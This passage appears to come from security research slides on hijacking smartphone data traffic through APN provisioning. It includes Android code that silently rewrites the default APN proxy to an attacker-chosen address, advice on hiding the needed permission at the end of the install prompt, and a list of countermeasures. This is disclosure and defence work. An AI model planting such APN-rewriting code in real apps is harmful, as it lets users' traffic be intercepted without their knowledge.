- This content provider can be used to obtain the default profile ID.

```
Uri PREF_URI = Uri.parse("content://telephony/carriers/preferapn");
cr = getContentResolver();
Cursor query = cr.query(PREF_URI, null, null, null, null);
String defaultID = "";
if (query.moveToFirst()){
    defaultID = query.getString(query.getColumnIndex("_id"));
}
```

Modifying Default Setting


- The default profile can be updated using defaultID.

```
Uri GLOBAL_APN_URI = Uri.parse("content://telephony/carriers");
```

```
ContentValues newDefault = new ContentValues();  
newDefault.put("proxy", "172.16.54.91");  
newDefault.put("port", "8080");  
newDefault.put("type", "default,supl");
```

```
String where = "_id = "+defaultID;  
cr.update(GLOBAL_APN_URI, newDefault, where, null);
```

- The new proxy settings can be discovered only by inspecting the profile details:




- A user may suspect this message:

Do you want to install this application?


Allow this application to:

 **System tools**
write Access Point Name settings

- An attacker can select the sequence of permissions.
- The permission to change the APNs can be “*hidden*” at the end of the list shown to the user.



**WRITE_APN_SETTINGS
permission can
only be seen scrolling
down the list**





Android Market Distribution


Google's request, you must refund to the affected end user all amounts paid by such end user for such affected Product, less the portion of the Transaction Fee specifically allocated to the credit card/payment processing for the associated transaction.

7.2 Google Takedowns. While Google does not intend, and does not undertake, to monitor the Products or their content, if Google is notified by you or otherwise becomes aware and determines in its sole discretion that a Product or any portion thereof or your Brand Features; (a) violates the intellectual property rights or any other rights of any third party; (b) violates any applicable law or is subject to an injunction; (c) is pornographic, obscene or otherwise violates Google's hosting policies or other terms of service as may be updated by Google from time to

- Google does *not* directly monitor applications published on the Android Market.
- Google relies on the users' feedback to identify malicious applications and to remove them from the market.
- This means that an attacker is **free to publish applications** that silently modify the default APN settings.
- Even if the application has been detected as malware and removed, the default APN has already been modified.

- The Android Market allows an application to be *globally* downloaded.
- A user cannot be forced to install an application.
 - Even if effective, word-of-mouth advertising could do this.

- However, a typical mobile user downloads and tries several applications a month.



Video: Android Hijacking



Focus on Issues

- The attacks do not rely on the exploitation of a single vulnerability
- Issues at the 'system' level:
 - Insufficient level of details provided by UIs (Generally)
 - Lack of Provisioning Message filtering (OMA devices)
 - Vulnerable Provisioning mechanism (Apple devices before iOS 4.0)
 - Abusable permission granting UI (Android devices)



Countermeasures

- Filter provisioning messages from entrusted sources:
 - Network Side (*possibly the most effective*)
 - Handset Side (may be ineffective in case of spoofing)
- UI Improvements:
 - Provide proper detail level and warnings
 - May still be ineffective in case of message spoofing
- Upgrade Apple devices to iOS 4.0.
- Android Permission granting mechanism enhancement:
 - Highlight more dangerous permission
 - More details about the permissions
- Content Inspection on HTTP outgoing traffic



Thanks !!!

Mobile Security Lab
research@mseclab.com

Q&A